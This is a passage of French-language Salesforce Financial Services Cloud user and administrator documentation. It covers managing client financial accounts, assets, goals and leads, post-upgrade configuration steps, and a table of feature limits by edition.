   Si les comptes d'investissement sont gérés ou administrés par votre société, sélectionnez `Géré`. S'il correspond à l'un de vos produits internes, laissez `Géré ailleurs` non sélectionné.
3. Sauvegardez l'enregistrement.

   Si vous avez créé le compte financier à partir du profil du client, et si les informations du compte financier du client sont synthétisées au niveau du foyer, le nouveau compte est également visible dans le profil du foyer. Si un compte financier est la propriété commune de plusieurs individus, le solde complet est affiché dans chaque profil individuel.

   Si certains ou tous les individus appartiennent au même foyer, et si des comptes financiers sont inclus dans les synthèses de ce foyer pour le propriétaire principal, le solde est pris en compte une seule fois dans le calcul récapitulatif.

   Si un client individuel et une entité organisationnelle sont copropriétaires d'un compte financier, la propriété principale détermine si le solde du compte est inclus dans les récapitulatifs de cumul.

   - Si le propriétaire principal est le client individuel, le solde est inclus dans le récapitulatif de cumul du foyer du client.
   - Si le propriétaire principal est l'entité organisationnelle, le solde est exclu du récapitulatif de cumul du foyer du client.

Vous pouvez modifier ou supprimer un compte financier depuis l'onglet Données financières ou l'onglet Associé. Vous pouvez également créer une opportunité de part du portefeuille associée à un compte financier. Sélectionnez l'icône des actions en regard du nom du compte financier.

CONSULTER ÉGALEMENT :

Création d'une opportunité de part de portefeuille

## Consultation des actifs dans un compte d'investissement

Élargissez la vue d'un compte d'investissement pour afficher les actifs sous-jacents.

1. Sous l'onglet Données financières du profil du client ou du foyer, recherchez une icône fléchée en regard du nom du compte d'investissement.

   Si aucune icône n'est affichée, les informations sur les actifs financiers ne sont pas disponibles.

2. Pour développer la liste des actifs dans le compte d'investissement, cliquez sur l'icône.

CONSULTER ÉGALEMENT :

Ajout d'actifs financiers à un compte d'investissement

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des actifs :

- Autorisations Conseiller

## Ajout d'actifs financiers à un compte d'investissement

Saisissez l'historique des achats et les détails des actifs financiers dans un compte d'investissement.

Lorsque vous ajoutez un actif financier, vous pouvez sélectionner uniquement des enregistrements de valeurs mobilières existants. Si l'enregistrement de valeurs mobilières approprié n'existe pas, créez-le.

1. Sous l'onglet Associé du profil du client ou du foyer, sélectionnez **Nouveau** dans la section Actifs financiers.
2. Saisissez un nom, par exemple `Parts Salesforce`.
3. Sélectionnez le symbole de l'actif.
4. Sélectionnez le compte financier (compte d'investissement) de cet actif financier.
5. Saisissez les détails des achats.
6. Sauvegardez l'enregistrement.

CONSULTER ÉGALEMENT :

Création d'enregistrements de valeurs mobilières

Consultation des actifs dans un compte d'investissement

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Création d'enregistrements de valeurs mobilières

Saisissez des informations sur les valeurs mobilières, telles que des actions ou des obligations. Ces données sont généralement automatiquement mises à jour à partir de systèmes externes, mais vous pouvez saisir des enregistrements de valeurs mobilières manuellement en procédant comme suit.

Assurez-vous que les données des valeurs mobilières sont saisies avant de saisir les actifs financiers de comptes d'investissement. Sinon, vous ne pourrez pas spécifier qu'une valeur mobilière est un actif financier.

1. Dans le menu de navigation, accédez à la vue de liste Valeurs mobilières, puis sélectionnez **Nouveau**.
2. Saisissez le symbole de l'action, le nom de la valeur mobilière et les autres informations utiles.
3. Sauvegardez l'enregistrement.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Ajout d'un actif ou d'un passif

Saisissez des informations sur les actifs tangibles, par exemple les propriétés ou les collections, ou les dettes, par exemple les hypothèques ou les prêts.

1. Sous l'onglet Données financières ou Associé du profil du client ou du foyer, sélectionnez **Nouveau** dans la section Actifs et passifs.
2. Sélectionnez un type d'enregistrement `Actif` ou `Dette`.
3. Saisissez les informations appropriées, puis sauvegardez l'enregistrement.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Ajout d'un objectif financier

Créez un objectif financier pour suivre la progression des clients vers des achats importants, des épargnes-retraite ou d'autres projets de vie.

1. Sous l'onglet Objectifs du profil du client ou du foyer, sélectionnez **Nouveau** dans la section Synthèse des objectifs.
2. Saisissez un nom.
3. Sélectionnez le membre du foyer qui est le propriétaire principal de l'objectif.
4. Saisissez les autres informations utiles, puis sauvegardez l'enregistrement.

   Si vous avez créé l'objectif à partir du profil du client et si les objectifs du client sont résumés au niveau du foyer, l'objectif est également visible dans le profil de foyer.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Vous pouvez modifier ou supprimer un objectif sous l'onglet Objectifs ou l'onglet Associé. Pour le moment, vous pouvez saisir uniquement des objectifs de type épargne. Les objectifs de type remboursement de dettes ne sont pas pris en charge. Vous ne pouvez pas associer un objectif à des comptes financiers spécifiques.

## Ajout d'un rôle de compte financier

Saisissez des informations sur l'implication d'un client dans un compte financier, par exemple un bénéficiaire ou un fiduciaire.

1. Sous l'onglet Données financières du profil du client, sélectionnez **Nouveau** dans la section Rôles de compte financier.
2. Sélectionnez le compte financier et le rôle qui décrit l'implication du client.
3. Saisissez les informations appropriées, en mettant à jour la date de début si nécessaire.
4. Sauvegardez l'enregistrement.

   Le nouveau rôle ajouté est visible sous l'onglet Données financières.

Remarque: Si vous ouvrez l'onglet Associé du profil du client, la liste complète des rôles de compte financier du client est affichée. La liste Associé comprend les rôles de compte financier du Propriétaire principal et du Copropriétaire. Ces rôles de compte financier sont automatiquement créés et mis à jour lorsque vous indiquez que le client est propriétaire principal ou copropriétaire d'un enregistrement de compte financier.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Création d'une opportunité de part de portefeuille

Créez un enregistrement d'opportunité associé à un compte financier pour suivre les opportunités de part de portefeuille.

1. Sous l'onglet Données financières, sélectionnez l'icône des actions en regard du nom d'un compte financier.
2. Sélectionnez **Nouvelle opportunité (part du portefeuille)**.
3. Renseignez les champs obligatoires et toutes les informations utiles.
4. Sauvegardez l'enregistrement.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Création d'une piste

Créez un enregistrement de piste pour suivre un prospect.

1. Dans le menu de navigation, accédez à la vue de liste Pistes, puis sélectionnez **Nouveau**.
2. Sélectionnez le type d'enregistrement de piste approprié, puis cliquez sur **Suivant**.
3. Saisissez le nom, le nom de la société, le statut de la piste, et renseignez les autres informations utiles.
4. Sauvegardez l'enregistrement.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Conversion d'une piste en client

Convertissez un enregistrement de piste en enregistrement de client.

1. Dans la page de détail de la piste, cliquez sur **Convertir**.
2. Cliquez sur `Nom du compte`, puis sélectionnez **Nouveau compte**.
3. Sélectionnez le type d'enregistrement Individu, puis cliquez sur **Suivant**.
4. Saisissez les informations appropriées.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

5. Sauvegardez le nouvel enregistrement de compte.
6. Si vous souhaitez également créer un enregistrement d'opportunité associé à la piste convertie, saisissez un nom d'opportunité.
7. Cliquez sur **Convertir**.
8. Fermez le message de confirmation ou sélectionnez **Accéder à Pistes** pour créer d'autres enregistrements de piste.

# Utilisation de données des clients

Suivez les particularités des interactions de vos clients afin d'enrichir votre historique pour établir des relations fructueuses.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Suivi des interactions des clients

Suivez les tâches et les événements, et consignez les communications des clients pour établir un historique complet de vos interactions avec un client.

Suivi des intérêts des clients

Suivez les intérêts financiers et personnels des clients afin de favoriser des communications personnalisées et de proposer des événements susceptibles d'intéresser vos clients.

## Suivi des interactions des clients

Suivez les tâches et les événements, et consignez les communications des clients pour établir un historique complet de vos interactions avec un client.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Dans le profil du client, accédez à l'onglet Activité.
2. Sous l'onglet approprié, planifiez une tâche ou un événement, envoyez un e-mail ou consignez un appel.
   Si les tâches ou les événements du client sont inclus dans la synthèse du foyer, ils sont également affichés sous l'onglet Activité du profit du foyer.

Lors du suivi des interactions des clients, tenez compte des points ci-dessous.

- Votre administrateur peut désigner les activités qui affectent les dates de Dernière interaction et de Prochaine interaction affichées dans les profils du client et du foyer. Pour plus d'informations, contactez votre administrateur.
- Les dates de Dernière révision et de Prochaine révision sont automatiquement calculées en fonction de la fréquence de révision d'un client. Les dates de Dernière révision et de Prochaine révision ne sont pas associées aux dates des tâches ou des événements du client, même si une tâche ou un événement correspond à une réunion de révision.

## Suivi des intérêts des clients

Suivez les intérêts financiers et personnels des clients afin de favoriser des communications personnalisées et de proposer des événements susceptibles d'intéresser vos clients.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Dans le profil du client, sélectionnez **Modifier** dans le panneau de présentation.
2. Dans la section Connaissance du client, cliquez sur le champ `Intérêts personnels` ou `Intérêts financiers`.
3. Saisissez un intérêt, par exemple *`Cuisine`* ou *`Retraite`*. Si l'intérêt existe dans l'application, sélectionnez-le dans la liste des intérêts suggérés. Sinon, appuyez sur la touche Entrée après chaque nouvelle entrée pour l'ajouter à la liste.
4. Enregistrez vos modifications.

# Gestion de Financial Services Cloud

## Tâches postérieures à la mise à niveau

Si vous avez déjà installé Financial Services Cloud avant la mise à niveau Summer '16, exécutez les tâches ci-dessous après la mise à niveau. Si la version 2.0 est votre première installation, vous obtenez automatiquement les tâches les plus récentes et les plus efficaces, et seules ces tâches s'appliquent.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Configuration de la page d'accueil

Configurez la page d'accueil pour inclure les composants Lightning Experience appropriés.

Configurons la page d'accueil pour tirer pleinement parti des composants de Lightning Experience.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Dans Configuration, saisissez *lightning* dans la case Recherche rapide, puis sélectionnez **Générateur d'application Lightning**.
2. Cliquez sur **Cloner** un regard de Accueil.
3. Vous pouvez également saisir une nouvelle étiquette et une nouvelle description de page dans le Générateur d'application Lightning.
4. Enregistrez vos modifications.
5. Dans la boîte de dialogue Page enregistrée, cliquez sur **Activer**.
6. Si vous choisissez d'attribuer la page à des profils spécifiques, sélectionnez un ou plusieurs profils, puis cliquez sur **Suivant**.
7. Une fois l'activation terminée, cliquez sur **Retour** pour quitter Lightning App Builder, puis actualisez votre navigateur.

## Mise à jour des autorisations de profil de conseiller

Mettez à jour les autorisations requises pour le profit Conseiller ainsi que les paramètres de sécurité au niveau du champ qui ne sont pas automatiquement mis à jour dans un package mis à niveau.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Sélectionnez le profil Conseiller.
3. Modifiez les attributions de présentation de page du compte et de l'opportunité.
   a. Dans Compte, sélectionnez **Afficher l'attribution**.
   b. Sélectionnez **Modifier l'attribution**.
   c. Dans le tableau, sélectionnez la cellule du profil Conseiller et le type d'enregistrement Entreprise.
   d. Sélectionnez *Présentation du compte (Entreprise)* dans la liste déroulante.
   e. Enregistrez vos modifications.
   f. Dans Opportunité, sélectionnez **Afficher l'attribution**.
   g. Sélectionnez **Modifier l'attribution**.

   h. Dans le tableau, sélectionnez la cellule du profil Conseiller et le type d'enregistrement Opportunité (part du portefeuille).
   i. Sélectionnez *Présentation de l'opportunité (part du portefeuille)* dans la liste déroulante.
   j. Enregistrez vos modifications.

4. Définissez les autorisations du champ `Compte financier` dans l'objet Opportunité. Selon l'interface que vous utilisez, exécutez l'une des actions suivantes :
   - Ensemble d'autorisations ou interface utilisateur de profil avancée : dans la case `Rechercher des paramètres`, saisissez *Opportunités*, puis sélectionnez **Opportunités** dans la liste. Modifiez l'opportunité et activez Lire et Modifier pour le champ `Compte financier`.
   - Interface utilisateur de profil d'origine : dans la section Sécurité au niveau du champ, sélectionnez **Afficher** en regard de l'opportunité. Modifiez l'opportunité et activez Accès en lecture et Accès en modification sur le champ `Compte financier`.
5. Modifiez les paramètres du type d'enregistrement des pistes et des opportunités.
   a. Sélectionnez **Modifier** en regard de Pistes.
   b. Ajoutez Général et Plan de retraite à Types d'enregistrement sélectionnés.
   c. Définissez le type d'enregistrement par défaut sur *Plan de retraite*.
   d. Enregistrez vos modifications.
   e. Sélectionnez **Modifier** en regard d'Opportunités.
   f. Ajoutez Général, Opportunité (part du portefeuille) et Plan de retraite à Types d'enregistrement sélectionnés.
   g. Définissez le type d'enregistrement par défaut sur *Opportunité (part du portefeuille)*.
   h. Enregistrez vos modifications.
6. Modifiez les autorisations d'objet personnalisé ci-dessous.
   - **Relations de compte à compte** : retirez l'accès Supprimer
   - **Relations de contact à contact** : retirez l'accès Supprimer
   - **Rôles réciproques** : retirez les accès Créer, Modifier et Supprimer

## Configuration des types d'enregistrement de piste B2C

Nous avons empaqueté le type d'enregistrement de piste Plan de retraite pour représenter une piste B2C (entreprise à consommateur) couramment utilisée. En créant vos propres types d'enregistrement pour gérer les affaires B2C de votre société, reportez-vous à cet exemple.

1. Dans Configuration, saisissez *Pistes* dans la case `Recherche rapide`, puis sélectionnez **Types d'enregistrement**.
2. Révisez les propriétés du type d'enregistrement Plan de retraite, puis utilisez-le comme modèle pour créer vos propres types d'enregistrement de piste B2C.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Mappage des champs de piste pour la conversion des pistes

Spécifiez la conversion des informations entre les champs de pistes personnalisés et les champs de contacts personnalisés lors de la conversion d'une piste en contact.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Dans Configuration, saisissez *Pistes* dans la case Recherche rapide, puis sélectionnez **Champs**.
2. Dans la section des champs personnalisés, cliquez sur **Mapper les champs de piste**.
3. Dans Créé à partir d'une piste, sélectionnez le champ personnalisé *Contact.Créé à partir d'une piste*.
4. Dans Employeur, sélectionnez le champ personnalisé *Contact.Employeur actuel*.
5. Enregistrez vos modifications.

## Création de valeurs de liste de sélection de statut de piste

Ajoutez des valeurs de liste de sélection au champ Statut de la piste afin de permettre aux conseillers de suivre les pistes contactées.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

Remarque: Assurez-vous que vous êtes dans Salesforce Classic.

1. Dans Configuration, saisissez *Pistes* dans la case Recherche rapide, puis sélectionnez **Champs**.
2. Sélectionnez **Statut de la piste**.
3. Créez des valeurs de listes de sélection pour *Actif – Contacté* puis *Nurturing – Contacted* (Entretien - Contacté).
   a. Cliquez sur **Nouveau**.
   b. Dans **Statut de la piste**, saisissez *Actif – Contacté*.
   c. Enregistrez vos modifications.
   d. Répétez ces étapes, puis saisissez *Nurturing – Contacted* (Entretien - Contacté).
4. Configurez les valeurs de liste de sélection **Statut de la piste** dans Processus de piste.
   a. Dans Configuration, saisissez *Processus de piste* dans la case Recherche rapide, puis sélectionnez Processus de piste.
   b. Sélectionnez Processus de piste.
   c. Ajoutez au moins une valeur (convertie) de gauche à droite.
   d. Sélectionnez la valeur par défaut : Nouveau
   e. Enregistrez vos modifications.

## Création de valeurs de liste de sélection d'étape d'opportunité

Ajouter des valeurs de listes de sélection au champ Étape afin de permettre aux conseillers de suivre les opportunités clients en cours.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Dans Configuration, saisissez *Opportunités* dans la case Recherche rapide, puis sélectionnez **Champs**.
2. Sélectionnez **Étape**.
3. Créez des valeurs de liste de sélection pour *Assessment Needed* (Évaluation requise), *Develop Proposal* (Développer une proposition), *Client Presentation* (Presentation client)et *Initiate Transfer* (Lancer un transfert).
   a. Dans Valeurs de liste sélection d'étapes d'opportunité, cliquez sur **Nouveau**.
   b. Saisissez un nom pour l'étape.
   c. Saisissez la probabilité que représente l'étape.

      Nous recommandons les pourcentages suivants :

      - Assessment Needed (Évaluation requise) : 25
      - Develop Proposal (Développer une proposition) : 50
      - Client Presentation (Présentation client) : 75
      - Initiate Transfer (Lancer un transfert) : 90

   d. Sélectionnez Processus de vente :

      - Processus d'opportunité
      - Part du portefeuille
      - Autres valeurs (facultatif)

   e. Enregistrez vos modifications.

## Configuration d'actions d'opportunité pour des comptes financiers

Activez des actions dans les présentations de page de comptes financiers afin de permettre aux conseillers de créer des opportunités de part de portefeuille à partir des comptes financiers.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Dans les paramètres de gestion de l'objet personnalisé Compte financier, accédez à **Présentations de page**.
2. Sélectionnez **Modifier** en regard de la première présentation de page empaquetée : Présentation Compte financier (banque).
3. Remplacez les actions dans les Actions rapides de la section Actions rapides dans l'éditeur Salesforce Classic.
   a. Retirez toutes les actions existantes.
   b. Sélectionnez la catégorie **Actions rapides** dans la palette, puis faites glisser ces actions vers la section.
      - **Nouvelle opportunité**
      - **Nouvelle opportunité (part du portefeuille)**
4. Sélectionnez la catégorie **Actions Salesforce1 et Lightning** dans la palette, puis faites glisser ces actions vers la section Actions Salesforce1 et Lightning Experience.

- **Cloner**
- **Supprimer**
- **Modifier**
- **Nouvel événement**
- **Nouvelle tâche**
- **Consigner un appel**
- **Nouvelle opportunité**
- **Nouvelle opportunité (part du portefeuille)**

5. Enregistrez vos modifications.
6. Répéter ces étapes pour les autres présentations de page Compte financier : Présentation Compte financier (assurance) et Présentation Compte financier (investissement).
7. Vérifiez que les conseillers peuvent créer des opportunités de part du portefeuille à partir des comptes financiers.
   a. Accédez à l'onglet Données financières dans le profil d'un client ou d'un foyer.
   b. Sélectionnez l'icône de flèche en regard du nom d'un compte bancaire, d'une police d'assurance ou d'un compte d'investissement.
   c. Recherchez l'option Nouvelle opportunité (part du portefeuille).

## Ajout de champs à des présentations de page

Ajoutez les champs à des présentations de page qui ne sont pas automatiquement actualisées dans un package mis à niveau.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Ajoutez le champ `Create Inverse Role` (Créer en un rôle inverse) à la présentation Reciprocal Role (Rôle réciproque).
   a. Dans les paramètres de gestion des paramètres Reciprocal Role (Rôle réciproque), accédez à **Présentations de page**.
   b. Sélectionnez **Modifier** en regard de la présentation Reciprocal Role (Rôle réciproque).
   c. Sélectionnez la catégorie **Champs** dans la palette, puis faites glisser **Create Inverse Role** (Créer un rôle inverse) vers la section Informations.
   d. Enregistrez vos modifications.

   Le champ `Create Inverse Role` (Créer un rôle inverse) est ajouté à la boîte de dialogue utilisée pour créer ou modifier un enregistrement du rôle réciproque.
2. Ajoutez le champ `Prix` à la présentation Actif financier.
   a. Dans les paramètres de gestion de l'actif financier, accédez à **Présentations de page**.
   b. Sélectionnez **Modifier** en regard de la présentation de l'actif financier.
   c. Sélectionnez la catégorie **Champs** dans la palette, puis faites glisser **Prix** vers la section Données financières.
   d. Enregistrez vos modifications.

   Le champ `Prix` est ajouté à la section Actifs financiers des comptes d'investissement répertoriés sous l'onglet Données financières.

# Ajout de listes associées aux présentations de page de comptes et de contacts

Ajoutez des listes associées aux pages de détail de comptes et de contacts pour permettre aux conseillers de consulter tous les clients et tous les foyers avec lesquels une entité a des relations. Les listes associées complètent les informations sur les relations affichées dans les profils des clients et des foyers. Elles aident les conseillers à développer de nouvelles affaires via leurs cercles d'influence.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Ajoutez la liste Contacts associés à la présentation du contact.
   a. Dans les paramètres de gestion des contacts, accédez à **Présentations de page**.
   b. Sélectionnez **Modifier** en regard Présentation du contact.
   c. Sélectionnez la catégorie **Listes associées** dans la palette, puis faites glisser **Contacts associés** vers la section Listes associées.
   d. Double-cliquez sur l'onglet de la nouvelle liste associée que vous venez d'ajouter, puis vérifiez les champs sélectionnés. Nous recommandons les sélections ci-dessous, dans l'ordre indiqué.
      - Contact
      - Rôle associé
      - Date de fin
      - Actif
   e. Enregistrez vos modifications.

   La liste Contacts associés est ajoutée à la page de détail des contacts.
2. Ajoutez la liste Comptes associés à la Présentation de compte en répétant les étapes ci-dessous pour la Présentation de compte (professionnel), la Présentation de compte (individuel) et la Présentation de compte (foyer).
   a. Dans les paramètres de gestion des comptes, accédez à **Présentations de page**.
   b. Sélectionnez **Modifier** en regard des présentations suivantes que vous n'avez pas encore complétées :
      - Présentation de compte (professionnel)
      - Présentation de compte (individuel)
      - Présentation de compte (foyer)
   c. Sélectionnez la catégorie **Listes associées** dans la palette, puis faites glisser **Relations de compte à compte (compte)** vers la section Listes associées.

      Conseil: Confirmez que vous avez sélectionné l'élément approprié en le survolant dans la palette. Ne sélectionnez pas l'option **Relations de compte à compte (compte associé)** qui porte une étiquette similaire.
   d. Double-cliquez sur l'onglet de la nouvelle liste associée que vous venez d'ajouter, puis vérifiez les champs sélectionnés. Nous recommandons les sélections ci-dessous, dans l'ordre indiqué.
      - Compte
      - Rôle associé
      - Date de fin
      - Actif
   e. Enregistrez vos modifications.

   La liste Comptes associés est ajoutée à la page de détail des comptes professionnels, individuels et de foyers.

# Ajout d'actions globales aux présentations d'éditeur

Activez les actions globales pour permettre aux conseillers d'enregistrer aisément des informations sur les tâches, les événements et les appels concernant leurs clients, en lançant simplement une action depuis l'en-tête de Salesforce.

Éditions

Disponible dans Lightning Experience moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

1. Remplacez les actions par défaut disponibles pour les conseillers dans Actions Salesforce1 et Lightning Experience.
   a. Dans Configuration, saisissez *Actions globales* dans la case Recherche rapide, puis sélectionnez **Actions de l'éditeur**.
   b. Sélectionnez **Nouveau**.
   c. Saisissez un nom pour la présentation de l'éditeur, par exemple *Présentation de l'éditeur pour le conseiller*.
   d. Enregistrez vos modifications.
   e. Sélectionnez l'option de remplacement dans la section Actions Salesforce1 et Lightning Experience.
   f. Retirez les actions : **Nouvel événement**, **Nouvelle tâche** et **Consigner un appel**.
   g. Sélectionnez la catégorie **Actions Salesforce1 et Lightning** dans la palette, puis faites glisser ces actions vers la section Actions Salesforce1 et Lightning Experience.
      - **NewEventAdvisor**
      - **NewTaskAdvisor**
      - **LogACallAdvisor**
   h. Enregistrez vos modifications.
2. Attribuez la Présentation de l'éditeur pour le conseiller au profil Conseiller.
   a. Dans la liste Présentations d'éditeur globales, cliquez sur **Attribution de présentation d'éditeur**.
   b. Sélectionnez **Modifier l'attribution**.
   c. Dans le tableau, sélectionnez la cellule du profil Conseiller.
      Si d'autres profils nécessitent l'attribution de cette présentation, sélectionnez-les maintenant.
   d. Sélectionnez *Présentation de l'éditeur pour le conseiller* dans la liste déroulante.
   e. Enregistrez vos modifications.

# Limitations de Salesforce

*Limitations de Salesforce* est un guide de référence qui aborde plusieurs limitations associées aux fonctionnalités et aux produits Salesforce. Toutefois, les *Limitations de Salesforce* ne couvrent pas toutes les limitations et certaines peuvent ne pas s'appliquer à votre organisation Salesforce.

Notez que les limitations indiquées ne représentent aucune garantie de disponibilité de la ressource spécifiée avec lesdites limitations dans toutes les circonstances. Par exemple, certaines limitations dépendent du chargement, des performances et d'autres données système. De plus, les *Limitations de Salesforce* ne comprennent pas les limitations suivantes :

- Éléments de l'interface utilisateur dans l'application Salesforce
- Longueurs de champ des objets de Salesforce
- Clients d'intégration à votre matériel de bureau
- Votre contrat Salesforce

Toutes les limitations peuvent être modifiées à tout moment. Pour plus d'informations, contactez Salesforce.

Pour des limitations associées au développement d'applications avec Apex, SOAP, REST ou une autre API, reportez-vous à Référence rapide des limitations de développeur Salesforce.

Des limitations contractuelles peuvent également s'appliquer, selon votre contrat Salesforce.


Limitations Salesforce générales

Limitations de l'administration et du support

Limitations de la collaboration

Limitations des communautés

Limitations des communautés, y compris les utilisateurs, les rôles de portail, la modération, les rapports, et davantage.

Limitations des fonctionnalités


## Limitations Salesforce générales


Limitations des fonctionnalités et des éditions de Salesforce

Limitations relatives aux fonctionnalités de Salesforce par édition.

Limitations d'accessibilité

Limitations d'accessibilité générales et relatives aux claviers ou aux lecteurs d'écran.

Limitations des rapports et des tableaux de bord Salesforce par édition

Différences entre les éditions concernant les rapports, les instantanés, les tableaux de bord et le filtrage.

Limitations de la recherche

Limitations de la recherche d'extensions et de tailles de fichier, de groupes de synonymes et de listes de sélection.

Limitations des objets standard

Les limitations relatives aux objets standard comprennent les détails d'utilisation des personnalisations d'objet, par exemple les champs personnalisés que vous avez ajoutés ou les règles de partage que vous avez appliquées à un objet.

# Limitations des fonctionnalités et des éditions de Salesforce

Limitations relatives aux fonctionnalités de Salesforce par édition.

Remarque: Vous rencontrez des problèmes d'affichage des chiffres et des colonnes de ce tableau ? Essayez cette vue.

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Plans d'action : nombre maximal de tâches | n/a | | | | 75 | | |
| Filtres de référence actifs | 5 par objet | | | | | | |
| Règles de validation actives par objet | N/A | 20 | | | 100 | 500 | 100 |
| Pièces jointes : taille maximale dans la liste associée Notes et pièces jointes[1] | | 25 Mo pour les fichiers joints. 2 Go pour les pièces jointes à un fil. | | | | | |
| Catégories : nombre maximal par défaut de catégories et niveaux hiérarchiques | N/A | | | | • 100 catégories dans un groupe de catégories de données<br>• 5 niveaux dans une hiérarchie de groupes de catégories de données | | |
| Groupes de catégories : maximum par défaut | | | | | 5 groupes de catégories, 3 actifs | | |
| Certificats : maximum | | | | | 50 | | |
| Livraisons de contenu : bande passante de livraison par défaut par période de 24 heures | 10 Go | | | | | | |
| Livraisons de contenu : compteurs de vues de remise par défaut par période de 24 heures | 20 000 | | | | | | |
| Livraisons de contenu : taille de fichier maximale pour l'affichage en ligne | 25 Mo | | | | | | |
| Contenu : taille de fichier maximale | • 2 Go<br>• 2 Go (en-têtes inclus) lors d'un chargement via l'API REST Chatter<br>• 2 Go (en-têtes inclus) lors d'un chargement via l'API REST<br>• 38 Mo lors d'un chargement via l'API SOAP | | | | | | |

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| | • 10 Mo lors d'un chargement via l'API de transfert en masse<br>• 10 Mo pour Google Documents<br>• 10 Mo lors d'un chargement via Visualforce | | | | | | |
| Contenu : nombre maximal de bibliothèques | 2 000 | | | | | | |
| Contenu : nombre maximal de documents | 10 000 000 | | | | | | |
| Contenu : nombre maximal de documents et de versions au cours d'une période de 24 heures (ajustable) | 36 000 | | | | | | 2 500 |
| Packs de contenu : nombre maximal de fichiers | N/A | 50 | | | | | |
| Applications personnalisées[2] | N/A | 1 | | 255<br>Pour dépasser cette limitation, contactez Salesforce. | 260<br>Pour dépasser cette limitation, contactez Salesforce. | Illimité | 10 |
| Champs personnalisés par objet[3] | 5 | 25 | 100 | | 500 | 800 | 500 |
| Étiquettes personnalisées | N/A | | | 5 000 | | | |
| Liens personnalisés : longueur d'étiquette maximale | 1 024 caractères | | | | | | |
| Liens personnalisés : longueur d'URL maximale | 3 000 octets[4] | | | | | | |
| Menus de navigation personnalisés dans Lightning Experience | N/A | | | 5 | 10 | | |
| Objets personnalisés[5] | N/A | 5 | 50 | | 200 | 2 000 | 400 |
| Objets personnalisés : suppression d'enregistrements parents | N/A | Disponible sauf si plus de 200 enregistrements de l'objet junction sont associés à l'enregistrement parent supprimé *et* que l'objet junction a un champ récapitulatif de cumul qui s'applique à l'autre parent. | | | | | |

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| dans une relation plusieurs-à-plusieurs | | | | | | | |
| Objets personnalisés : nombre maximal de relations principal-détails | | 2[6] | | | | | |
| Autorisations personnalisées | N/A | | | | 1 000 | | |
| Profils personnalisés : maximum | N/A | | | 2 | 1 500 par type de licence utilisateur | | |
| Paramètres personnalisés : limitation des données mises en cache | Le plus petit de 10 Mo ou 1 Mo multiplié par le nombre de licences utilisateur complètes dans votre organisation (non applicable dans les éditions Contact Manager et Professional) | | | | | | |
| Paramètres personnalisés : nombre maximal de champs par paramètre | 5 | N/A | 100 | N/A | 300 | | |
| Services : maximum | N/A | | | 100 | | | n/a |
| Documents : taille maximale du logo de l'application personnalisée | 20 Ko | | | | | | |
| Documents : taille maximale du document à charger | 5 Mo | | | | | | |
| Documents : taille maximale du nom de fichier (avec l'extension) | 255 caractères | | | | | | |
| Processus d'autorisation et jalons | N/A | | | Vous pouvez créer jusqu'à 1000 processus d'autorisation au total, avec jusqu'à 10 jalons par processus. Si votre organisation a été créée avant Summer '13, le nombre maximal de processus d'autorisation peut être inférieur. Contactez Salesforce pour l'augmenter. | | | |
| Objets externes[7] | N/A | | | | 100 | | |
| Suivi de l'historique des champs : nombre maximal de champs standard ou personnalisés suivis pour des objets standard ou personnalisés | N/A | 20 | | | | | |

| Fonctionnalité | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition et Performance Edition | Developer Edition |
|---|---|---|---|---|---|---|---|
| Taille de fichier : maximum dans Chatter et sous l'onglet Fichiers | 2 Go | | | | | | |
| Exercices fiscaux : nombre maximal personnalisés | 250 | | | | | | |
